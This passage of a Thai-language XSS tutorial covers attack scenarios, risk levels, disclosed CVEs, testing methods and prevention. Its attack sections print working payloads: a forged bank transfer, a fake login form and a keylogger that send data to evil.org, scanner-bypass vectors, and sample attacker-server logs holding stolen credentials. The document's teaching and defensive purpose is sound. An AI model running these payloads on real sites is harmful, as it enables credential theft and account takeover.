ต่อมา ผู้โจมตีสามารถใช้ข้อมูลคุกกี้ของเซสชันในคำขอของตนเองเพื่อแอบอ้างเป็นผู้ใช้

## 8.2 Impersonating the current user

**JavaScript** เป็นภาษาโปรแกรมที่มีความสามารถมาก ผู้โจมตีสามารถใช้ความสามารถเหล่านี้ ร่วมกับช่องโหว่ **XSS** ได้พร้อมๆ กัน โดยเป็นส่วนหนึ่งของเวกเตอร์การโจมตี ดังนั้น แทนที่จะเป็น **XSS** เป็นเพียงวิธีในการรับข้อมูลผู้ใช้ที่สำคัญ มันอาจเป็นวิธีการโจมตีโดยตรงจากเบราว์เซอร์ของผู้ใช้

**ตัวอย่างเช่น** ออบเจกต์ **XMLHttpRequest** ถูกใช้เพื่อสร้างคำขอ **HTTP** ไปยังทรัพยากรของเว็บแอปพลิเคชัน คำขอดังกล่าวอาจรวมถึงการสร้างและส่งแบบฟอร์ม **HTML** ผ่านคำขอ **POST** ซึ่งเป็นแบบอัตโนมัติและมักจะมองไม่เห็น คำขอเหล่านี้สามารถใช้เพื่อส่งความคิดเห็นหรือเพื่อทำธุรกรรมทางการเงินได้

```
<script>

    var req = new XMLHttpRequest();

    req.open('POST','http://bank.org/transfer',true);

    req.setRequestHeader('Content-type','application/x-www-form-urlencoded');

    req.send('from=A&to=B&amount=1000');

</script>
```

โดยการใช้ประโยชน์จากช่องโหว่ **XSS** ด้วยเวกเตอร์การโจมตีนี้ ผู้ประสงค์ร้ายสามารถโอนเงินตามจำนวนที่ระบุไปยังบัญชีของตนได้

### 8.3 Phishing attacks

ตามที่ระบุไว้แล้ว **XSS** สามารถใช้เพื่อฝังสคริปต์ **JavaScript** ที่แก้ไขโมเดล **DOM** ในหน้าเว็บ ซึ่งช่วยให้ผู้โจมตีสามารถเปลี่ยนลักษณะที่ปรากฏของเว็บไซต์ต่อผู้ใช้ เช่น โดยการสร้างแบบฟอร์มปลอมขโมยข้อมูลปลอม หากเว็บแอปพลิเคชันที่มีช่องโหว่อนุญาตให้แก้ไขโมเดล **DOM** ผู้โจมตีสามารถแทรกแบบฟอร์มการตรวจสอบสิทธิ์ปลอมลงในหน้าเว็บได้โดยใช้เวกเตอร์โจมตีต่อไปนี้

```
<h3>Please login to proceed</h3><form action="http://evil.org/login"
method="post">Username:<br><input type="username" name="username">
</br>Password:<br>

<input type="password" name="password"></br><br><input type="submit"
value="Logon">
```

แบบฟอร์มต่อไปนี้จะปรากฏขึ้นจากนั้นจะปรากฏบนหน้าเว็บ

**Warning**

Employee

**Please login to proceed**

Username:

Password:

not found

ข้อมูลประจำตัวใด ๆ ที่ผู้ใช้ป้อนในแบบฟอร์มนี้จะถูกส่งเป็นคำขอ POST ไปยังเว็บไซต์ผู้  
โจมตี **evil.org**

```
C:\WINDOWS\system32\cmd.exe - mvn org.springframework.boot:spring-boot-maven-plugin:run
```

```

  ____  _
 / ___|| | | |
| |___| |_| |
|___ \  __/ |
   __/ | | |
  |___|_|_|_|

:: Spring Boot ::                (v2.1.10.RELEASE)

2020-04-09 09:55:50.616 INFO 12824 --- [p-nio-80-exec-3] c.p.a.u.p.a.controller.EvilController : User credentials are
e Administrator : P@ssw0rd
```

## 8.4 Capture keystrokes

โอกาสในการใช้ประโยชน์จากช่องโหว่ **XSS** ไม่ได้จำกัดอยู่เพียงสคริปต์สั่งการเท่านั้น หากผู้โจมตีมีอินเทอร์เน็ทเชิร์ฟเวอร์ สคริปต์ที่เป็นอันตรายสามารถโหลดได้โดยตรงจากมัน ผู้โจมตีอาจปรับใช้สคริปต์ต่อไปนี้เพื่อดักจับการกดแป้นพิมพ์

```

var buffer = [];

var evilSite = 'http://evil.org/keys?data='

document.onkeypress = function(e) {

    var timestamp = Date.now() | 0;

    var stroke = {

        k: e.key,

        t: timestamp

    };

    buffer.push(stroke);

}

window.setInterval(function() {

    if (0 == buffer.length) return;

    var data = encodeURIComponent(JSON.stringify(buffer));

    new Image().src = evilSite + data;

    buffer = [];

}, 600);


```

สคริปต์ที่นี่ใช้ตัวสกัดกั้นการกดแป้นพิมพ์ที่บันทึกอักขระที่เกี่ยวข้องและการประทับเวลาไปยังบัฟเฟอร์ภายใน นอกจากนี้ยังใช้ฟังก์ชันที่ส่งข้อมูลที่จัดเก็บไว้ในบัฟเฟอร์สองครั้งต่อวินาทีไปยังเซิร์ฟเวอร์ผู้โจมตี **evil.org**

เพื่อฝังสคริปต์คีย์ล็อกเกอร์นี้บนหน้าเว็บเป้าหมาย นักแสดงสามารถใช้เวกเตอร์โจมตีต่อไปนี้

```
<script src="http://evil.org/js?name=keystrokes">
```

หลังจากการเรียกใช้ช่องโหว่ การกดแป้นพิมพ์ของผู้ใช้บนหน้าเว็บจะถูกเปลี่ยนเส้นทางไปยังเซิร์ฟเวอร์ของผู้โจมตี



```
C:\WINDOWS\system32\cmd.exe - mvn org.springframework.boot:spring-boot-maven-plugin:run

:: Spring Boot :: (v2.1.10.RELEASE)

2020-04-09 12:28:56.773 INFO 13260 --- [p-nio-80-exec-2] c.p.a.u.p.a.controller.EvilController : User keystrokes = [{"k":"j","t":1581604168}, {"k":"a","t":1581604441}]
2020-04-09 12:28:57.366 INFO 13260 --- [p-nio-80-exec-3] c.p.a.u.p.a.controller.EvilController : User keystrokes = [{"k":"m","t":1581604713}, {"k":"e","t":1581604823}, {"k":"s","t":1581605131}]
```

ภาพหน้าจอแสดงรายการจากบันทึกเหตุการณ์บนเซิร์ฟเวอร์ผู้โจมตี ในตัวอย่างนี้ ผู้ใช้ได้พิมพ์ "**James**" บนแป้นพิมพ์ ระเบียบเหล่านี้แสดงการกดแป้นที่แสดงในรูปแบบ **JSON**: ฟิลด์ "**k**" มีอักขระและฟิลด์ "**t**" มีการประทับเวลาที่สอดคล้องกัน

## บทที่ 9

### What are the consequences of XSS attacks

จาก **ตัวอย่าง** เหล่านี้และเวกเตอร์การโจมตี เป็นที่ชัดเจนว่าการโจมตี **XSS** ที่ประสบความสำเร็จบนเว็บแอปพลิเคชันที่มีช่องโหว่ทำให้ผู้โจมตีมีเครื่องมือที่ทรงพลังมาก ด้วย **XSS** ผู้โจมตีมีความสามารถในการ

- อ่านข้อมูลใดๆ และดำเนินการตามอำเภอใจโดยแอบอ้างเป็นผู้ใช้ การกระทำดังกล่าวอาจรวมถึงการโพสต์บนโซเชียลมีเดียหรือการก่อการจลาจลทางธนาคาร
- สกัดกั้นการป้อนข้อมูลของผู้ใช้
- ทำให้หน้าเว็บเสีย
- แทรกโค้ดที่เป็นอันตรายลงในหน้าเว็บ ฟังก์ชันดังกล่าวอาจชวนให้นึกถึงโทรจัน รวมถึงแบบฟอร์มปลอมสำหรับการป้อนข้อมูลประจำตัวหรือชำระเงินสำหรับการสั่งซื้อออนไลน์

การโจมตีแบบสคริปต์ข้ามไซต์ยังสามารถใช้ประโยชน์เพื่อผลประโยชน์ทางการเงินในรูปแบบทางอ้อมเพิ่มเติมได้อีกด้วย **ตัวอย่างเช่น** การโจมตี **XSS** ที่รุนแรงสามารถใช้เพื่อฝังข้อมูลโฆษณาหรือจัดการการให้คะแนนอินเทอร์เน็ตผ่านการปรับเปลี่ยน **DOM**

#### 9.1 Risk levels of XSS vulnerabilities

โดยทั่วไปผลกระทบจะขึ้นอยู่กับประเภทของช่องโหว่ **XSS (เช่น จัดเก็บหรือสะท้อนกลับ)** ความยากในการนำไปใช้ และไม่ว่าจะต้องมีการตรวจสอบสิทธิ์หรือไม่ (**อาจไม่ใช่ทุกคนที่มีสิทธิ์เข้าถึงหน้าที่เป็นปัญหา**)

ปัจจัยอื่น ๆ รวมถึงสิ่งที่ต้องมีการดำเนินการเพิ่มเติมจากผู้ใช้ ไม่ว่าจะเป็นการโจมตีจะเกิดขึ้นอย่างไร น่าเชื่อถือหรือไม่ และสิ่งที่ผู้โจมตีอาจได้รับอย่างแน่นอน หากไซต์ไม่มีข้อมูลส่วนตัว (**เนื่องจากการไม่มีการตรวจสอบสิทธิ์หรือความแตกต่างระหว่างผู้ใช้**) ผลกระทบก็จะน้อยที่สุด

**Positive Technologies Security Threatscape** แบ่ง **XSS** ออกเป็นสามประเภท

- **ต่ำ.** ช่องโหว่บนเราเตอร์หรืออุปกรณ์ในพื้นที่อื่น ๆ ที่ต้องมีการอนุญาต **XSS** ในที่นี้ต้องการสิทธิ์ของผู้ใช้ที่มีสิทธิ์พิเศษ หรือพูดคร่าวๆ คือ **XSS** ในตัวเอง เนื่องจากความยากในการโจมตีค่อนข้างสูง ผลกระทบที่ได้จึงมีน้อย
- **ปานกลาง.** ในที่นี้ เราอ้างอิงถึงการโจมตี **XSS** ที่สะท้อนและเก็บไว้ทั้งหมดซึ่งจำเป็นต้องไปที่หน้าใดหน้าหนึ่ง (**วิศวกรรมสังคม**) สิ่งนี้สำคัญกว่าและมีผลกระทบมากกว่าเนื่องจาก **XSS** ที่เก็บไว้นั้นง่ายกว่าสำหรับผู้โจมตี แต่เนื่องจากผู้ใช้อาจต้องเข้าสู่ระบบก่อน วิกฤติจึงไม่สูงนัก
- **สูง.** ในกรณีนี้ ผู้ใช้เข้าชมหน้าที่มีสคริปต์ที่เป็นอันตรายอย่างอิสระ ตัวอย่างบางส่วนได้แก่ **XSS** ในข้อความส่วนตัว ความคิดเห็นในบล็อก หรือแผงผู้ดูแลระบบที่ปรากฏขึ้นทันทีหลังจากเข้าสู่ระบบ (**ในรายชื่อผู้ใช้ผ่านชื่อผู้ใช้หรือในบันทึกผ่าน Useragent**)

เว็บไซต์อาจจัดเก็บ **XSS** ไว้ ซึ่งส่งผลให้เกิดผลกระทบสูง อย่างไรก็ตาม หากคุณต้องการการเข้าถึงระดับหนึ่งเพื่อเข้าชมไซต์นั้น ผลกระทบจะลดลงเหลือปานกลาง

สิ่งสำคัญที่ต้องพูดถึงก็คือ ไม่ว่าในกรณีใด ผลกระทบขึ้นอยู่กับการประเมินการวิพากษ์วิจารณ์ของผู้เขียน—นักวิจัยมีมุมมองของตนเอง ช่องโหว่ **XSS** อาจมีระดับความรุนแรงสูง แต่โดยทั่วไปแล้ว ช่องโหว่เหล่านี้จะได้รับคะแนนต่ำกว่าที่ได้รับจากการโจมตีประเภทอื่นๆ

## 9.2 Examples of vulnerabilities

**ตัวอย่าง** ต่อไปนี้มาจาก **Positive Research** หรือการตรวจจับอัตโนมัติโดยผลิตภัณฑ์ความปลอดภัย **Positive Technologies** เช่น **MaxPatrol** และ **PT Application Inspector** ระดับความรุนแรงคือระดับที่ถูกต้อง ณ วันที่เผยแพร่ช่องโหว่

- **Advantech WebAccess: CVE-2015-3948**
- ระดับความรุนแรง: ต่ำ
- **Advantech WebAccess** เวอร์ชันก่อนหน้า **8.1** อนุญาตให้มีการฉีดเว็บสคริปต์หรือ **HTML** ที่กำหนดเองจากระยะไกลผ่านผู้ใช้ที่ตรวจสอบสิทธิ์ ส่งผลให้ผู้โจมตีสามารถรับข้อมูลที่ละเอียดอ่อนได้



**Low** (3.5) (AV:N/AC:M/Au:S/C:N/I:P/A:N)

**PT-2016-02: Cross-Site Scripting in Advantech WebAccess**

Fix date:	January 14, 2016
Vector:	Remote
Systems affected:	Advantech Webaccess 8.x
Vendor:	Advantech
Notification status:	15.12.2014 - Vendor gets vulnerability details 14.01.2016 - Vendor releases fixed version and details 10.03.2016 - Public disclosure

**PT-2016-02: Cross-Site Scripting in Advantech WebAccess**

- **SAP NetWeaver Development Infrastructure Cockpit: CVE: not assigned**
- ระดับความรุนแรง: ปานกลาง
- ตรวจพบช่องโหว่ในคอมโพเนนต์ **nwdicockpit/srv/data/userprefs** ของ **SAP NetWeaver Development Infrastructure Cockpit** โดยวิธีที่โค้ดที่เป็นอันตรายสามารถแทรกลงในเบราว์เซอร์ของเหยื่อและดำเนินการได้

## Medium

(5.4) (AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N)

### PT-2018-40: Stored XSS in SAP NetWeaver Development Infrastructure Cockpit

Fix date:	September 12, 2017
Vector:	Remote
Systems affected:	SAP NetWeaver Development Infrastructure Cockpit 7.x
Vendor:	SAP
Notification status:	16.03.2017 - Vendor gets vulnerability details 12.09.2017 - Vendor releases fixed version and details 26.12.2018 - Public disclosure

### PT-2018-40: Stored XSS in SAP NetWeaver Development Infrastructure Cockpit

- **Wonderware Information Server: CVE-2013-0688**
- ระดับความรุนแรง: สูง
- ช่องโหว่ใน **Wonderware Information Server** ช่วยให้ผู้โจมตีสามารถแทรกโค้ดที่กำหนดเองลงในหน้าเว็บที่ผู้ใช้รายอื่นดูหรือเสี่ยงการรั่วไหลของข้อมูลภัยแฝงโคลเอ็นต์ในเว็บเบราว์เซอร์ได้ การโจมตีสามารถเริ่มต้นได้จากระยะไกลและไม่จำเป็นต้องมีการตรวจสอบสิทธิ์สำหรับการแสวงหาผลประโยชน์ที่ประสบความสำเร็จ

---

**High** (9.3) (AV:N/AC:M/Au:N/C:C/I:C/A:C)

**PT-2013-37: Multiple Cross Site Scripting (XSS) in Wonderware Information Server**

Fix date:	April 23, 2013
Vector:	Remote
Systems affected:	Wonderware Information Server 5.x Wonderware Information Server 4.x
Vendor:	Invensys Systems
Notification status:	16.12.2012 - Vendor gets vulnerabilities details 23.04.2013 - Vendor releases fixed version and details 10.06.2013 - Public disclosure

PT-2013-37: Multiple Cross-Site Scripting (XSS) in Wonderware Information Server

## บทที่ 10

### Detecting and testing for XSS

วิธีที่ดีที่สุดในการทดสอบแอปพลิเคชันของคุณเองหรือแบบที่คุณมีซอร์สโค้ดคือการผสมผสานเทคนิคแบบแมนนวลและแบบอัตโนมัติ การวิเคราะห์โค้ดแบบคงที่ควรสามารถตรวจพบช่องโหว่ **XSS** ได้จำนวนหนึ่ง

การตรวจจับทำงานได้ดีเพียงใดขึ้นอยู่กับเครื่องสแกน เครื่องสแกนที่แตกต่างกันนั้นแตกต่างกันไปตามเวกเตอร์และเทคนิค ดังนั้นเครื่องสแกนบางเครื่องจึงเชื่อถือได้มากกว่าเครื่องอื่น และไม่มีเครื่องใดที่สมบูรณ์แบบ ตัวอย่างเช่น มีโอกาสที่ผู้ทดสอบด้วยตนเองจะพบปัญหาที่เครื่องสแกนกล่อดำพลาดไป หากคุณต้องการเพิ่มความครอบคลุมการทดสอบระบบอัตโนมัติ คุณสามารถใช้โซลูชันกล่อดำสืบทอด/ขาวเพื่อรองรับแนวทางกล่อดำ

อันตรายอีกประการหนึ่งที่ต้องคำนึงถึงคือความเป็นไปได้ที่จะเกิดผลบวกลวง การผสมผสานเทคนิคและเครื่องมือจะช่วยปรับปรุงผลลัพธ์ แต่ปัญหาบางอย่างยังคงต้องอาศัยการทำงานด้วยตนเองเพื่อระบุ

นี่คือวิดีโอจากเพื่อนร่วมงานของเราพร้อมตัวอย่าง กรณีนี้เกี่ยวข้องกับช่องโหว่ในตัวแยกวิเคราะห์ **Acorn JavaScript parsers** อื่น ๆ จำนวนมากมีช่องโหว่นี้เช่นกัน

ตัววิเคราะห์ช่องโหว่ **XSS** ใด ๆ ต้องใช้ **JavaScript** และอินพุต **HTML** หาก **parser** ไม่รู้จักโค้ด **JavaScript** ในส่วนใด ๆ ของหน้า โค้ดนี้จะไม่ถูกส่งผ่านไปยังตัววิเคราะห์อย่างถูกต้อง ซึ่งหมายความว่าโดยการหลอกลวง **parser** เป็นไปได้ที่จะทำการโจมตี **XSS** ที่ประสบความสำเร็จซึ่งข้ามเครื่องสแกนทั้งหมด

รหัสเฉพาะที่โปรแกรมแยกวิเคราะห์ **Acorn** ไม่รู้จัก (**ณ เวลาที่เผยแพร่วิดีโอ**) แสดงอยู่ด้านล่าง

**Tag Attribute Injection <img>:**

```
<img bar="entry"> where entry equals
<svg/onload='alert(1)'onLoad="alert(1);//
```

## Function Injection :

**<body onload="think.oob(entry)"> where entry equals )}.{0:prompt(1**

ในทั้งสองกรณี โปรแกรมไม่พบช่องโหว่ **XSS** ที่อาจเกิดขึ้นในโค้ด เราสามารถสรุปได้ว่าการทดสอบด้วยตนเองน่าจะเป็นวิธีที่มีประสิทธิภาพมากที่สุด トラバิดที่คุณรู้ว่าคุณกำลังทำอะไรอยู่

การทดสอบไม่ได้จำกัดเพียงแค่การฉีด "**<script>alert('hi')</script>**" ลงในกล่องข้อความ การลองผิดลองถูกเป็นสิ่งที่หลีกเลี่ยงไม่ได้ แต่ถ้าคุณใส่โค้ด ตรวจสอบหน้า **HTML** ที่เป็นผลลัพธ์ และดูว่าเกิดอะไรขึ้นหลังจากที่คุณเปลี่ยนเวกเตอร์ คุณจะพบกับสิ่งต่างๆ อย่างแน่นอน

คุณสามารถครอบคลุมเวกเตอร์การโจมตีที่อาจเกิดขึ้นได้โดยทำตามรูปแบบที่คล้ายกัน:

1. เริ่มต้นด้วยการค้นหาสถานที่ที่ไม่มีการกรองอักขระพิเศษ (**> <"**) **BurpSuite** หรือ **Acunetix** สามารถทำให้กระบวนการนี้เป็นแบบอัตโนมัติได้ หลังจากการตรวจสอบอัตโนมัติแล้ว อย่าลืมตรวจสอบการกรองด้วยตนเองสำหรับการป้อนข้อความในรูปแบบใดๆ
2. ขั้นตอนต่อไปคือการวิเคราะห์โค้ด **JavaScript** ของโครงการ **BlueClosure** สามารถทดสอบส่วนหน้าทั้งหมดโดยอัตโนมัติ หลังจากกำจัดช่องโหว่ที่สามารถพบได้โดยอัตโนมัติ ให้ความสนใจเป็นพิเศษกับตำแหน่งที่แอปพลิเคชันแสดงข้อมูลเข้าของผู้ใช้และตำแหน่งที่ส่งผ่านไปยังเซิร์ฟเวอร์ (**และบันทึกลงในฐานข้อมูลในภายหลัง**)
3. จากนั้นให้พิจารณาไม่เพียงแต่โค้ด **JavaScript** เท่านั้น แต่ยังรวมถึงทุกส่วนของระบบโดยรวมด้วย **ตัวอย่างเช่น** องค์ประกอบบางอย่างเกี่ยวข้องกับการเปลี่ยนข้อมูลที่ผู้ใช้ป้อนเข้าเป็นลิงก์หรือองค์ประกอบไฮเปอร์เท็กซ์อื่นๆ การฝังลิงก์ เช่น **"javascript:alert(1)"** ลงในช่องเว็บไซต์ในโปรไฟล์ผู้ใช้ถือเป็นเวกเตอร์ที่มักพบในการโจมตีที่ประสบความสำเร็จ **parser** ใด ๆ ที่แปลงข้อความ เป็น **HTML** อาจเปิดประตูสู่โค้ดที่เป็นอันตราย

ให้ความสนใจเป็นพิเศษกับองค์ประกอบต่อไปนี้

- ตัวแก้ไข **Markdown** ที่อนุญาตให้ผู้ใช้เพิ่มมาร์กอัพ **HTML** ที่กำหนดเอง (**รวมถึง JavaScript ที่เป็นอันตราย**) ให้กับโพสต์ในฟอรัม
- ตัวแปลงข้อความเป็นอีโมจิที่สามารถหลอกให้สร้างองค์ประกอบที่ติดไวรัสได้
- ตัวแปลง **URL** และอีเมลที่เปลี่ยนข้อความเป็นลิงก์
- ตัวแปลงข้อความเป็นรูปภาพและความสามารถในการตั้งค่ารูปโปรไฟล์ที่โฮสต์บนแหล่งข้อมูลบุคคลที่สาม

## 10.1 Most common attack vectors

เพื่อให้เข้าใจถึงช่องโหว่ **XSS** มากขึ้น เรามาวិเคราะห์เวกเตอร์ภัยคุกคามหลัก ๆ กัน

### <script> Tag

อันนี้เป็นสคริปต์ **XSS** ที่ค่อนข้างง่าย สามารถวางเป็นการอ้างอิงสคริปต์ภายนอก (**external payload**) หรือฝังอยู่ภายในแท็กสคริปต์เอง

```
<!-- External script -->

<script src=http://evil.com/xss.js></script>

<!-- Embedded script -->

<script> alert("XSS"); </script>
```

### JavaScript events

เวกเตอร์อื่นที่ใช้กันทั่วไปคือเหตุการณ์ **onload** / **onerror** สิ่งเหล่านี้ถูกฝังอยู่ในแท็กต่างๆ มากมาย

```
<!-- onload attribute in the <body> tag -->
```

```
<body onload=alert("XSS")>
```

## <body> tag

การโจมตีสามารถส่งได้ภายในแท็ก **<body>** ผ่านเหตุการณ์ **JavaScript** ตามที่อธิบายไว้ก่อนหน้านี้ หรือแอตทริบิวต์ของแท็กที่สามารถใช้ประโยชน์ได้ในทำนองเดียวกัน

```
<!-- background attribute -->
```

```
<body background="javascript:alert('XSS')">
```

## <img> tag

เบราว์เซอร์ยังสามารถเรียกใช้โค้ด **JavaScript** ที่เชื่อมโยงกับแท็ก **<img>**

```
<!-- <img> tag XSS -->
```

```

```

```
tag XSS using lesser-known attributes -->
```

```

```

```

```

## <input> tag

แท็ก **<input>** สามารถจัดการได้หากมี **"รูปภาพ"** ในแอตทริบิวต์ประเภท

```
<!-- <input> tag XSS -->

<input type="image" src="javascript:alert('XSS');">
```

## <div> tag

แท็ก **<div>** รองรับสคริปต์ฝังตัว ซึ่งผู้โจมตีสามารถใช้ประโยชน์ได้

```
<!-- <div> tag XSS -->

<div style="background-image: url(javascript:alert('XSS'))">

<!-- <div> tag XSS -->

<div style="width: expression(alert('XSS'));">
```

รายการนี้ไม่ครอบคลุม สำหรับตัวเต็ม เราแนะนำให้ตรวจสอบ **XSS Filter Evasion Cheat Sheet** โดย **OWASP**

## 10.2 XSS testing tools

การจำแนกประเภทคร่าวๆ ของโซลูชันการทดสอบ **XSS** มีดังต่อไปนี้

- เครื่องสแกนหลายองค์ประกอบที่ครอบคลุมช่องโหว่หลายประเภทเทียบกับเครื่องสแกน **XSS** แบบสแตนด์อโลน
- ฟรีและโอเพ่นซอร์สเทียบกับโซลูชันระดับองค์กร

สแกนเนอร์แบบสแตนด์อโลนส่วนใหญ่จะเขียนเองโดยเพนเทสเตอร์ ซึ่งจะปรับเปลี่ยนตามความจำเป็น เครื่องมือทดสอบ **XSS** ส่วนใหญ่เป็นส่วนหนึ่งของเครื่องสแกนช่องโหว่ที่ใหญ่กว่าและครอบคลุมกว่า



มาดูกันว่าโซลูชันโอเพนซอร์สและระดับองค์กรมีการทำงานร่วมกันอย่างไร

	Open-source tools	Enterprise tools
Advantages	<ul style="list-style-type: none"> <li>■ Free</li> <li>■ Usually have a narrow focus, but do the job well</li> <li>■ Wide variety to choose from: you can use many simultaneously</li> </ul>	<ul style="list-style-type: none"> <li>■ Overall smooth process</li> <li>■ Usually offered as an all-in-one software package</li> <li>■ Easily integrated with other solutions from the same vendor</li> <li>■ Vendor support and clear documentation</li> <li>■ Regular updates</li> </ul>
Disadvantages	<ul style="list-style-type: none"> <li>■ Low to medium quality in most cases</li> <li>■ No centralized support</li> <li>■ May integrate poorly (or not at all) with other security tools</li> </ul>	<ul style="list-style-type: none"> <li>■ Price can be high</li> <li>■ Large scanners may be cumbersome and have more false positives</li> </ul>

การวิจัยแสดงให้เห็นว่าช่องโหว่ส่วนใหญ่เกิดจากข้อผิดพลาดในซอร์สโค้ด ดังนั้นจึงเป็นสิ่งสำคัญที่คลังแสงความปลอดภัยทางไซเบอร์ของคุณต้องมีโซลูชันการวิเคราะห์ซอร์สโค้ดที่ครอบคลุม เช่น **PT Application Inspector** นี่คือนโซลูชันระดับองค์กรที่ผสมผสานวิธีการแบบคงที่ ไดนามิก และแบบโต้ตอบเพื่อทำให้การทดสอบมีประสิทธิภาพและทั่วถึง

สำหรับรายละเอียดเพิ่มเติมเกี่ยวกับวิธีการทำงานของ **PT AI** ในทางปฏิบัติ เราได้เตรียมสรุปความสามารถโดยย่อไว้ที่ท้ายบทความนี้

## บทที่ 11

### XSS attack prevention and mitigation

จากมุมมองทางเทคนิค **XSS** เป็นช่องโหว่ระดับการฉ้อโกง ซึ่งผู้โจมตีจัดการตรรกะของเว็บแอปพลิเคชันในเบราว์เซอร์ ดังนั้นเพื่อป้องกันช่องโหว่ดังกล่าว เราต้องตรวจสอบข้อมูลใดๆ ที่เข้าสู่แอปพลิเคชันจากภายนอกอย่างละเอียดถี่ถ้วน ในการดำเนินการดังกล่าว แอปพลิเคชันต้องใช้แนวทางต่างๆ ซึ่งเราอธิบายไว้ที่นี่

#### 11.1 Force inputs to the same data type

การป้อนข้อมูลของผู้ใช้ถูกนำเสนอในรูปแบบสตริง ข้อมูลนี้ควรถูกแปลงเป็นวัตถุประเภทที่ระบุ ฟังก์ชันนี้มักถูกนำไปใช้ในระดับเฟรมเวิร์ก เพื่อให้การดำเนินการมีความโปร่งใสต่อผู้ใช้ กระบวนการที่โปร่งใสอย่างหนึ่งเกิดขึ้นในโค้ด **Java** ต่อไปนี้

```
@GetMapping(value = "/result")
public void getJobResult(
    @RequestParam(name = "scan-id") Integer scanId,
    @RequestParam(name = "artifact") String artifact,
    HttpServletResponse response) throws ServiceUnavailableException {
    // Real controller code skipped
```

ตัวอย่างนี้แสดงการประกาศของตัวจัดการคำขอ **HTTP GET** สามารถเข้าถึงได้ที่พารามิเตอร์ **"/result"** และใช้พารามิเตอร์ที่จำเป็นสองตัวเป็นอินพุต : **integer scan-id** และ **string artifact** ในระหว่างการประมวลผลคำขอเบื้องต้น กรอบงานจะดำเนินการที่จำเป็นเพื่อกำหนดความถูกต้องของข้อมูลเข้า

ในกรณีที่ประเภทไม่ตรงกัน ฝ่ายที่ขอจะเห็นข้อความแสดงข้อผิดพลาดก่อนที่จะโอนการควบคุมไปยังรหัสแอปพลิเคชัน สิ่งนี้จะเกิดขึ้น ตัวอย่างเช่น หากพารามิเตอร์ **scan-id** มีค่าที่ไม่ใช่ตัวเลข

## 11. 2 Input validation

ระหว่างการตรวจสอบความถูกต้อง ข้อมูลที่ป้อนจะถูกตรวจสอบโดยเทียบกับเกณฑ์ทางไวยากรณ์และความหมาย ปีเกิดของผู้ใช้ สามารถตรวจสอบไวยากรณ์ได้ด้วยนิพจน์ทั่วไป **"^[0-9]{4}\$"** นิพจน์นี้ตรวจสอบว่าสตริงประกอบด้วยตัวเลขสี่หลัก (และเพียงสี่หลักเท่านั้น) อย่างแท้จริง เมื่อสตริงถูกแปลงเป็นตัวเลขแล้ว เราต้องตรวจสอบความหมาย: ปีเกิดไม่ควรเป็น **1,000** หรือ **9876**

นอกจากนี้ยังเหมาะสมที่จะใช้การตรวจสอบรายการที่อนุญาตและรายการที่บล็อก สำหรับรายการที่บล็อก คุณต้องกำหนดรูปแบบบางอย่างที่ไม่ควรพบในข้อมูลที่ป้อน

อย่างไรก็ตาม วิธีบล็อกรายการมีข้อเสียร้ายแรงหลายประการ รูปแบบมักจะซับซ้อนโดยไม่จำเป็นและล่าช้าอย่างรวดเร็ว การสร้างรูปแบบเพื่อให้ครอบคลุมการเปลี่ยนแปลงที่เป็นไปได้ทั้งหมดของข้อมูลที่เป็นอันตรายนั้นไม่ใช่เรื่องง่าย นักพัฒนาซอฟต์แวร์จะพบว่าตัวเองกำลังดิ้นรนเพื่อไล่ตามผู้โจมตีอย่างหลีกเลี่ยงไม่ได้ ด้วยเหตุนี้จึงมีประสิทธิภาพมากขึ้นในการใช้รายการที่อนุญาตซึ่งกำหนดกฎที่ข้อมูลที่ป้อนเข้าต้องปฏิบัติตาม

## 11. 3 Output sanitization

ไม่ว่าจะใช้เทคนิคสองวิธีก่อนหน้านี้ (**หรือไม่**) ได้ดีเพียงใด การดำเนินการหลักในการป้องกัน **XSS** คือการตรวจสอบและแปลงข้อมูลเอาต์พุต สิ่งสำคัญคือต้องตรวจสอบให้แน่ใจว่าไม่สามารถส่งข้อมูลที่ไม่น่าเชื่อถือไปยังเอกสาร **HTML** ได้ ข้อยกเว้นคือบริบทบางอย่างที่ข้อมูลยังคงต้องปฏิบัติตามกฎบางอย่าง กฎเหล่านี้ต้องตรวจสอบให้แน่ใจว่าเว็บเบราว์เซอร์ถือว่าผลลัพธ์เป็นข้อมูล ไม่ใช่เป็นโค้ด บริบทเหล่านี้รวมถึง

Context	Method/property
Content of HTML element	<code>&lt;div&gt;userData&lt;/div&gt;</code>
Value attribute of HTML element	<code>&lt;input value="userData"&gt;</code>
Value in JavaScript	<code>var name="userData";</code>
Value of URL request parameter	<code>http://site.org/?param=userData</code>
Value in CSS	<code>color:userData</code>

สำหรับแต่ละบริบทเหล่านี้ คุณควรใช้กฎการตรวจสอบและการแปลงเป็นรายบุคคล สำหรับเนื้อหาขององค์ประกอบ **HTML** (เช่น ภายใน `<div>`, `<p>`, `<b>`, `<td>` และแท็กที่คล้ายกัน) ควรแทนที่อักขระพิเศษ **XML** และ **HTML** ด้วยรูปแบบที่ปลอดภัย แทนที่ "&" ด้วย "&amp;", "<" ด้วย "&lt;", ">" ด้วย "&gt;", อัญประกาศคู่ด้วย "&quot;" และอัญประกาศเดี่ยวด้วย "&#x27;"

